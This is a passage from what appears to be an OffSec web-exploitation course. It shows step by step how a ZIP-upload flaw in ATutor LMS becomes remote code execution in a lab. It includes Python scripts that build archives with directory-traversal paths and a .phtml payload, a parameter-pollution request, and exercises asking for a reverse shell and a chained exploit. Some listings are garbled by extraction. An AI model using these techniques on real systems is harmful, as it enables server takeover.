
Listing 119- Python code that generates a ZIP file containing the poc.txt file. The text file contains the string 'offsec'

The short script in Listing 119 creates a text file in a directory (poc/poc.txt) and then compresses it into an archive calledpoc.zip.

```
kali@kali:~$ ./atutor-zip.py kali@kali:~$  
ls -la poc.zip  
-rw-r--r-- 1 root root 116 Sep  3 13:56 poc.zip
```

Listing 120 - Generating the ZIP file

We proceed by uploading the newly-created poc.zip file to ATutor to see if we can get around the previous error.



The screenshot shows a web browser window with the URL `atutor/ATutor/_standard/tests/index.php`. The page title is "Hacking Course". In the navigation bar, "Manage" is selected. On the left, there's a sidebar for "Networking" with options like "My Network", "My Contacts", "Network Profile", "Gadgets", "Network Groups", and "Settings". Below the sidebar is a search bar labeled "Search People". The main content area has a heading "Tests and Surveys". A red box highlights an error message: "The following errors occurred: IMS manifest file is missing. This does not appear to be a valid IMS content package or common cartridge." At the bottom of the page, there are tabs for "Tests and Surveys" (which is active), "Create Test/Survey", "Question Bank", and "Question Categories".

Figure 77: Uploading a ZIP file still doesn't pass content inspection

The ZIP file appears to have been accepted, but this time an error message indicates that the archive is missing an *IMS manifest* file. This suggests that the contents of the ZIP archive are being inspected as well. Therefore, we are going to have to determine what exactly an *IMS manifest* file is, and see if we can generate one to include inside the ZIP archive.

At this point, we need to switch to a grey/white box approach in order to effectively audit this target, as guessing what the application is expecting is going to be very hard, if not impossible. After all, not all vulnerabilities can be identified solely from a black box perspective. Considering that we have access to the source code, let's determine if it's possible to bypass the content inspection.

The first step is to identify which of the ATutor PHP files we need to audit. A good starting point is to grep for the "IMS manifest file is missing" error message that was returned while uploading our ZIP file:

```
student@atutor:~$ grep -ir "IMS manifest file is missing" /var/www/html/ATutor --color  
/var/www/html/ATutor/include/install/db/atutor_language_text.sql:(`en', '_msgs',  
'AT_ERROR_NO_IMSMANIFEST', 'IMS manifest file is missing. This does not appear to be a  
valid IMS content package or common cartridge.', '2009-11-17 12:38:14', '')
```

Listing 121 - Grepping for the error string

Our search attempt finds the error message in the installation file `atutor_language_text.sql`, which shows that the error message is defined as the constant `AT_ERROR_NO_IMSMANIFEST`.

This also suggests that a good number of the application error messages are stored in the database. By looking through the code, we quickly realize that the constant naming format found in the database installation file does not quite match the error constant names used in the source code. Specifically, the `AT_ERROR` prefix is omitted in the code.

```
student@atutor:~$ grep -ir "addError(" /var/www/html/ATutor --color
/var/www/html/ATutor/help/contact_support.php:           $msg->addError('SECRET_ERROR');
/var/www/html/ATutor/help/contact_support.php:           $msg->addError('EMAIL_INVALID');
/var/www/html/ATutor/help/contact_support.php:           $msg-
>addError(array('EMPTY_FIELDS', '$missing_fields'));
/var/www/html/ATutor/bounce.php:           $msg->addError('ITEM_NOT_FOUND');
/var/www/html/ATutor/bounce.php:           $msg-
>addError(array('COURSE_NOT_RELEASED', AT_Date(_AT('announcement_date_format'),
$row['u_release_date'], AT_DATE_UNIX_TIMESTAMP)));
/var/www/html/ATutor/bounce.php:           $msg->addError(array('COURSE_ENDED',
AT_Date(_AT('announcement_date_format'), $row['u_end_date'],
AT_DATE_UNIX_TIMESTAMP));
/var/www/html/ATutor/bounce.php:           $msg-
>addError(array('COURSE_NOT_RELEASED', AT_Date(_AT('announcement_date_format'),
$row['u_release_date'], AT_DATE_UNIX_TIMESTAMP));
/var/www/html/ATutor/bounce.php:           $msg->addError(array('COURSE_ENDED',
AT_Date(_AT('announcement_date_format'), $row['u_end_date'],
AT_DATE_UNIX_TIMESTAMP));
/var/www/html/ATutor/bounce.php:           $msg-
>addError(array('COURSE_NOT_RELEASED', AT_Date(_AT('announcement_date_format'),
$row['u_release_date'], AT_DATE_UNIX_TIMESTAMP));
/var/www/html/ATutor/bounce.php:           $msg->addError(array('COURSE_ENDED',
AT_Date(_AT('announcement_date_format'), $row['u_end_date'],
AT_DATE_UNIX_TIMESTAMP));
/var/www/html/ATutor/bounce.php:           $msg-
>addError(array('COURSE_NOT_RELEASED', AT_Date(_AT('announcement_date_format'),
$row['u_release_date'], AT_DATE_UNIX_TIMESTAMP));
/var/www/html/ATutor/bounce.php:           $msg->addError(array('COURSE_ENDED',
AT_Date(_AT('announcement_date_format'), $row['u_end_date'],
AT_DATE_UNIX_TIMESTAMP));
/var/www/html/ATutor/registration.php:           $msg->addError('SECRET_ERROR');
/var/www/html/ATutor/registration.php:           $msg->addError('LOGIN_CHARS');
/var/www/html/ATutor/registration.php:           $msg->addError('LOGIN_EXISTS');
/var/www/html/ATutor/registration.php:           $msg-
>addError('LOGIN_EXISTS'); ...
```

Listing 122 - AT_ERROR prefix is not used throughout the code base

With this information, we can repeat the search with grep, looking for the **NO_IMSMANIFEST** constant.

```
student@atutor:~$ grep -ir "NO_IMSMANIFEST" /var/www/html/ATutor --color
/var/www/html/ATutor/include/install/db/atutor_language_text.sql:(`en', `msgs',
'AT_ERROR_NO_IMSMANIFEST', 'IMS manifest file is missing. This does not appear to be a
valid IMS content package or common cartridge.', '2009-11-17 12:38:14', ''),
/var/www/html/ATutor/mods/_core/imscp/ims_import.php:   $msg-
>addError('NO_IMSMANIFEST');
/var/www/html/ATutor/mods/_standard/tests/import_test.php: $msg-
>addError('NO_IMSMANIFEST');
/var/www/html/ATutor/mods/_standard/tests/question_import.php:
$msg>addError('NO_IMSMANIFEST');
```

Listing 123 - Grepping for the error string omitting the AT_ERROR prefix

In Listing 123, we find that our error constant is used in multiple locations in the code, indicating that if the file upload is vulnerable, there may be multiple paths to the same vulnerability. Let's

focus on `import_test.php` for now though, as this file is directly used in the import HTML form used for the upload (Figure 78).




Figure 78: The Upload HTML form makes direct use of the `import_test.php` file

Starting on line 220 in `ATutor/mods/_standard/tests/import_test.php` (Listing 124), we find references to the manifest file and also see the `NO_IMSMANIFEST` error being referenced in case the manifest file is missing.

```

220: $ims_manifest_xml = @file_get_contents($import_path. 'imsmanifest.xml');
221:
222: if ($ims_manifest_xml === false) {
223:     $msg->addError('NO_IMSMANIFEST');
224:
225:     if (file_exists($import_path . 'atutor_backup_version')) {
226:         $msg->addError('NO_IMS_BACKUP');
227:     }

```

Listing 124 - Manifest file handling

From the code in the Listing 124, it is clear that the ZIP archive needs to contain a file named `imsmanifest.xml`. Therefore, we can go ahead and update our script to create it:

```
#!/usr/bin/python import
zipfile
from cStringIO import StringIO
def _build_zip():
f = StringIO()
z = zipfile.ZipFile(f, 'w', zipfile.ZIP_DEFLATED)
z.writestr('poc/poc.txt', 'offsec')
z.writestr('imsmanifest.xml', '<validTag></validTag>')
z.close()
zip = open('poc.zip','wb')
zip.write(f.getvalue()) zip.close()

_build_zip()
```

Listing 125 - The updated PoC creates a ZIP archive that includes the required XML manifest file

atutor/ATutor/mods/_standard/tests/Index.php

Note that our script shown in the listing above is creating a valid and properly formatted XML file, which is able to pass the parser checks starting on line 239 in Import_test.php.

```
239: $xml_parser = xml_parser_create(); 240:
241: xml_parser_set_option($xml_parser, XML_OPTION_CASE_FOLDING, false); /* conform to
W3C specs */
242: xml_set_element_handler($xml_parser, 'startElement', 'endElement');
243: xml_set_character_data_handler($xml_parser, 'characterData'); 244:
245: if (!xml_parse($xml_parser, $ims_manifest_xml, true)) {
246:     die(sprintf("XML error: %s at line %d",
247:                 xml_error_string(xml_get_error_code($xml_parser)),
248:                 xml_get_current_line_number($xml_parser)));
249: } 250:
251: xml_parser_free($xml_parser);
```

Listing 126 - XML validation

We can finally attempt to upload our newly-generated archive with the well-formed imsmanifest.xml file inside. The result is shown in Figure 79, where we are told that our file has been imported successfully.




Figure 79: Successful upload of a ZIP file

Nevertheless, uploading a properly formatted ZIP file is not exactly very useful to us, nor is it our goal. But we have already seen that the contents of a given ZIP file are extracted and inspected to some degree. Logically, that means that the uploaded archive has to be extracted at some point and therefore we can assume that our proof of concept file poc.txt would be located somewhere on the file system.

This can be verified by searching locally on the target machine for the poc.txt file using elevated permissions in order to ensure that the entire file system is checked for the presence of our file.

```
student@atutor:~$ sudo find / -name "poc.txt" student@atutor:~$
```

Listing 127 - We are unable to permanently write to disk

However, it appears that a successful import means that our ZIP file is extracted and then later deleted along with its contents. As shown in Listing 127, there's no trace of poc.txt on the target machine. Since our goal is to permanently write a file to the disk (hopefully an evil PHP file), we need to find a way to ensure that the uploading process fails just after the extraction.

If we look back at the XML validation code chunk (Listing 126), we can see on line 245 that a failed attempt to parse the contents of the imsmanifest.xml file would actually force the PHP script to die with an error message (line 246). Therefore, assuming that no other PHP code is executed after this point, we should be able to permanently write a file of our choice to the target file system by including an *improperly* formed imsmanifest.xml file.

It's interesting to note how our overzealous attempt at creating a *valid* XML file actually prevented us from reaching our goal in our first attempt. Let's quickly try this approach with the following updated script:


```
#!/usr/bin/python
import
zipfile
from cStringIO import StringIO
def _build_zip():
f = StringIO()
z = zipfile.ZipFile(f, 'w', zipfile.ZIP_DEFLATED)
z.writestr('poc/poc.txt', 'offsec')
z.writestr('imsmanifest.xml', 'invalid xml!')
z.close()
zip = open('poc.zip','wb')
zip.write(f.getvalue())      zip.close()

_build_zip()
```

Listing 128 - The updated PoC creates a ZIP archive with an invalid manifest file inside

We can now upload our new ZIP file with malformed XML content in imsmanifest.xml and

validate our attack approach (Figure80).



```

Request Response
Raw Params Headers Hex
POST /ATutor/mods/_standard/tests/import_test.php HTTP/1.1
Host: atutor
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://atutor/ATutor/mods/_standard/tests/index.php
Cookie: userActivity=Wed%20Nov%202028%202018%2008%3A31%3A46%20GMT-0500%20(EST); ATutorID=du228hd6j3rp30p7j4rqgn092;
userActivity=Wed%20Nov%202028%202018%2008%3A25%3A59%20GMT-0500%20(EST); flash=no; m_Networking=null; m_Content Naviga
m_Glossary=null; m_Search=null; m_Polls=null; m_Forum Posts=null; side-menu=; showSubNav_i=on
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----353074511890520091729747278
Content-Length: 589

-----353074511890520091729747278
Content-Disposition: form-data; name="file"; filename="poc.zip"
Content-Type: application/zip

PK>?><0D|MT000</>poc/poc.txtPK<?><0D|M;04(<?><imsmanifest.xml?>)K00L      IL0043<PK<?>>?><0D
|MT000</>poc/poc.txtPK<?><0D|M;04(<?><imsmanifest.xml?>)K00L<?><0D
-----353074511890520091729747278
Content-Disposition: form-data; name="submit_import"

Import
-----353074511890520091729747278--

```

Figure 80: Uploading a raw ZIP file with an invalid imsmanifest.xml file

This time, the response we receive from the web application states that the XML file is not well-formed, which seems to suggest that we have been successful (Figure81)!



```

HTTP/1.1 200 OK
Date: Sat, 27 Jan 2018 18:55:04 GMT
Server: Apache/2.4.10 (Debian)
Set-Cookie: ATutorID=kj8f7b4afitfav0tfail8cc01; path=/ATutor/
Set-Cookie: ATutorID=kj8f7b4afitfav0tfail8cc01; path=/ATutor/
Set-Cookie: flash=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0
Vary: Accept-Encoding
Content-Length: 52
Connection: close
Content-Type: text/html; charset=utf-8

XML error: Not well-formed (invalid token) at line 1

```

Figure 81: Getting an error message when uploading with invalid XML data

Let's verify this on the target machine by again searching the entire filesystem for the poc.txt file:

```
student@atutor:~$ sudo find / -name "poc.txt"
/var/content/import/1/poc/poc.txt student@atutor:~$
```

Listing 129 - The file poc.txt was written to the /var/content/import/1/poc/ directory

Excellent! Our uploaded file has indeed remained on the file system after being extracted. However, there are still a couple more hurdles we need to overcome.

3.9.1 Exercise

1. Recreate the steps from the previous section and make sure you can successfully upload a proof of concept file of your choice to the ATutor host
2. Attempt to upload a PHP file

3.10 Gaining Remote Code Execution

Now that we have a basic understanding of this file upload vulnerability, let's attempt to exploit it.

You likely noticed that the file is extracted under the `/var/content` directory. This is the default directory that is used by ATutor for all user-managed content files and presents a problem for us. Even if we can upload arbitrary PHP files, we will not be able to reach this directory from the web interface as it is not located within the web directory.

3.10.1 Escaping the Jail

The first option that comes to mind is to use a directory traversal³⁴ attack to break out of this “jail”. Let's try this approach by updating our script to attempt to write the `poc.txt` file to a writable directory outside of `/var/content`. More specifically, let's attempt to write to the `/tmp` directory, which is writable by any user.

```
#!/usr/bin/python import
zipfile

from cStringIO import StringIO
def _build_zip():
f = StringIO()
z = zipfile.ZipFile(f, 'w', zipfile.ZIP_DEFLATED)
z.writestr('..../..../..../..../tmp/poc/poc.txt', 'offsec')
z.writestr('imsmanifest.xml', 'invalid xml!')
z.close()
zip = open('poc.zip', 'wb')
zip.write(f.getvalue())
zip.close()

_build_zip()
```

Listing 130 - The updated proof of concept implements a directory traversal attack

We updated the highlighted line in Listing 130 in order to attempt to traverse to the parent directory during the ZIP extraction process, ultimately writing the file to `/tmp`.

As expected, our upload attempt with the newly-crafted archive still fails with the error message “XML error: Not well-formed (invalid token) at line 1”, but this time we have hopefully written outside of our jail.

```
student@atutor:~$ sudo find / -name "poc.txt"
/tmp/poc/poc.txt student@atutor:~$
```

³⁴ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Directory_traversal_attack

Listing 131 - Our file has been written to the /tmp/poc/ directory

Listing 131 confirms that we have escaped the /var/content jail!

Given our progress up to this point, and with the goal of gaining remote code execution, we have to fulfill three more requirements:

1. Knowledge of the web root path on the file system, so we know where to traverse to
2. A writable location inside of the web root where we can write files
3. A file extension that can be used to execute PHP code

3.10.2 Disclosing the Web Root

Since we are using a white box approach for this test case, we already know that the web root is set to /var/www/html.

However, in a black box scenario, there might be alternative approaches available. A typical example is the abuse of the *display_errors*³⁵ PHP settings, which we discussed earlier.

Once again, it is important to state that this type of information disclosure is a configuration issue and as such, is unrelated to any vulnerabilities in the source code. Nonetheless, it's a common mistake and it's important to know how to exploit it, especially in shared hosting environments where the default web root directory structures are almost always changed.

A good example of how to leverage the *display_errors* misconfiguration is by sending a GET request with arrays injected as parameters. This technique, known as *Parameter Pollution* or *Parameter Tampering* relies on the fact that most back-end code does not expect arrays as input data, when that data is retrieved from a HTTP request. For example, the application may directly be passing the `$GET["some_parameter"]` variable into a function that is expecting a string data type. However, since we can change the data type of the *some_parameter* from string to an array, we can trigger an error.

For the sake of completeness, let's attempt this information disclosure vector on the ATutor web application. Since we have already enabled *display_errors* in a previous section, we can try the array injection attack in the ATutor browse.php file as follows:

```
GET /ATutor/browse.php?access=&search[]=test&include=all&filter=Filter HTTP/1.1
Host: target
```

³⁵ (PHP Group, 2020), <http://php.net/manual/en/errorfunc.configuration.php#ini.display-errors>

Listing 132 - Using array injection into a GET parameter

Figure 82 clearly shows the disclosure of the full web root path.




Figure 82: The resulting response, disclosing the web root path

Essentially, all we need to do is cause the application to trigger a PHP warning, which is quite common when unexpected user-controlled input is parsed. This allows us to disclose information that would otherwise be private, such as the local path of the web root on the host where the application is running.

Now that we know how to find a web root path, we can move on to the next requirement before we can gain remote code execution.

3.10.3 Finding Writable Directories

In a black box approach, we can find a writable directory by either brute forcing the web application paths, or via another information disclosure. However, since we are using a white box approach, we can simply search for writable directories within the web root on the command line.

```
student@atutor:~$ find /var/www/html/ -type d -perm -o+w
/var/www/html/ATutor/mods ... student@atutor:~$
```

Listing 133 - The mods directory is writable along with its child directories

The ATutor web application uses the mods directory for installation of modules by the administrative ATutor user. This implies that it has to be writable by the *www-data* web user. Therefore, we can update our script to use this directory as the target for the traversal attack we described in the previous section.

```
#!/usr/bin/python
import
zipfile
from cStringIO import StringIO
def _build_zip():
f = StringIO()
z = zipfile.ZipFile(f, 'w', zipfile.ZIP_DEFLATED)
z.writestr('.../.../.../.../var/www/html/ATutor/mods/poc/poc.txt', 'offsec')
z.writestr('imsmanifest.xml', 'invalid xml!')
z.close()
zip = open('poc.zip', 'wb')
zip.write(f.getvalue())
zip.close()

_build_zip()
```

Listing 134 - The updated proof of concept creates a ZIP archive with directory traversals to the mods directory

After uploading the ZIP file generated by our script, we can confirm that we can access our file as shown in Figure 83!




Figure 83: Accessing the uploaded file

That leaves us with only one more hurdle to overcome.

3.10.4 Bypassing File Extension Filter

Based on the exercise earlier in this module, it is clear that the ATutor developers did make an attempt to prevent the upload of arbitrary PHP files. More specifically, we know that if we include any file with the .php extension in our ZIP file, the entire import will fail.

Fortunately, Apache server can interpret a number of different files and extensions that contain PHP code, but before we arbitrarily choose a different extension for our malicious PHP file, we need to see how the ATutor developers implemented the file extension filtering.

If we look at the `import_test.php` file, we can see the following code:

```

178:     /* extract the entire archive into AT_COURSE_CONTENT . import/$course using the
call back function to filter out php files */
179:     error_reporting(0);
180:     $archive = new PclZip($_FILES['file']['tmp_name']);
181:     if ($archive->extract(PCLZIP_OPT_PATH, $import_path,
182:                           PCLZIP_CB_PRE_EXTRACT, 'preImportCallBack') == 0) {
183:         $msg->addError('IMPORT_FAILED');
184:         echo 'Error : '.$archive->errorInfo(true);
185:         clr_dir($import_path);
186:         header('Location: questin_db.php');
187:         exit;
188:     }
189:     error_reporting(AT_ERROR_REPORTING);

```

Listing 135 - Decompression routine for the uploaded ZIP files

A quick look at the code in Listing 135 tells us exactly how the ZIP file extraction process works. Specifically, the developer comment itself indicates that the `extract` function on line 181 is using the callback function `preImportCallBack` to filter out any PHP files from the uploaded archive file.

The implementation of the `preImportCallBack` function can be found in file `/var/www/html/ATutor/mods/_core/file_manager/filemanager.inc.php`:

```

147: /**
148: * This function gets used by PclZip when creating a zip archive.
149: * @access private
150: * @return int           whether or not to include the file
151: * @author Joel Kronenberg
152: */
153:     function preImportCallBack($p_event, &$p_header) {
154:         global $IllegalExtentions; 155:
155:         if ($p_header['folder'] == 1) {
156:             return 1;
157:         }
158:     } 159:
159:     $path_parts = pathinfo($p_header['filename']);
160:     $ext = $path_parts['extension']; 162:
161:     if (in_array($ext, $IllegalExtentions)) {
162:         return 0;
163:     } 166:
164:     return 1;
165: } 166:
166: return 1;
167: }
168: }
```

Listing 136 - preImportCallBack implementation

On line 163 we spot a reference to a `$IllegalExtentions` array. Its name is rather self-explanatory and a quick search leads us to `/var/www/html/ATutor/include/lib/constants.inc.php`, where we find a number of configuration variables, with the most important for our purposes being `illegal_extensions`.

```

$_config_defaults['illegal_extensions']      =
'exe|asp|php|php3|bat|cgi|p1|com|vbs|reg|pcd|pif|scr|bas|inf|vb|vbe|wsc|wsf|wsh';
```

Listing 137 - List of non-allowed extensions

At this point, all we need to do is pick an extension that is not in the list, yet will still execute PHP code when rendered. For the purposes of this exercise, we are going to use the `.phhtml` extension, although, other extensions are available to us as well.

All that remains for us is to update our script so that it generates a proof of concept file with the `phhtml` extension, as well as add any PHP code to it. The code we will inject is the following:

```
<?php phpinfo(); ?>
```

Listing 138 - PHP code that will display a PHP environment information page

Finally, we can implement our last changes as discussed.

```
#!/usr/bin/python import  
zipfile  
from cStringIO import StringIO  
def _build_zip():  
f = StringIO()  
z = zipfile.ZipFile(f, 'w', zipfile.ZIP_DEFLATED)  
z.writestr('.../.../.../.../var/www/html/ATutor/mods/poc/poc.phtml', '<?php  
phpinfo(); ?>')  
z.writestr('imsmanifest.xml', 'invalid xml!')  
z.close()  
zip = open('poc.zip','wb')  
zip.write(f.getvalue()) zip.close()  
  
_build_zip()
```

Listing 139 - The updated proof of concept creates a ZIP archive implementing the entire attack vector

After running through our entire attack vector, we can see that we have arbitrary PHP code execution!




Figure 84: Remote code execution achieved!

3.10.5 Exercise

1. Replay the above attack and gain code execution on your Atutor target
2. Try to gain a reverse shell so that you can interact with the underlying server environment

3.10.6 Extra Mile

Develop a fully functional exploit that will combine the previous vulnerabilities to achieve remote code execution:

1. Use the SQL injection to disclose the teacher's password hash
2. Log in with the disclosed hash (using the pass the hash vulnerability)
3. Upload a ZIP that contains a PHP file and extract it into the web root
4. Gain remote code execution!

3.11 Summary

In this module, we first discovered and then later exploited a pre-authenticated blind Boolean SQL injection vulnerability in the ATutor web application.

We then deeply analyzed the ATutor authentication mechanism and discovered a flaw that, when combined with the blind SQL injection, allowed us to gain privileged access to the web application.

Finally, by leveraging this level of access, we discovered and exploited a file upload vulnerability that provided us with remote code execution.

4. ATutor LMS Type Juggling Vulnerability

4.1 Overview

This module will cover the in-depth analysis and exploitation of a PHP Type Juggling vulnerability identified in *ATutor*.

4.2 Getting Started

In order to access the ATutor server, we have created a *hosts* file entry named “atutor” in our Kali Linux VM. We recommend making this configuration change in your Kali machine to follow along. Revert the ATutor virtual machine from your student control panel before starting your work.

In this module, the ATutor VM needs to be able to send emails so we will be using the Atmail VM as a SMTP relay. The ATutor VM already has Postfix installed but will need to be configured with the correct IP address of your Atmail VM. In order to modify the Postfix configuration, you will need to edit the */etc/postfix/transport* file as the root user.

```
student@atutor:~$ sudo cat /etc/postfix/transport ...
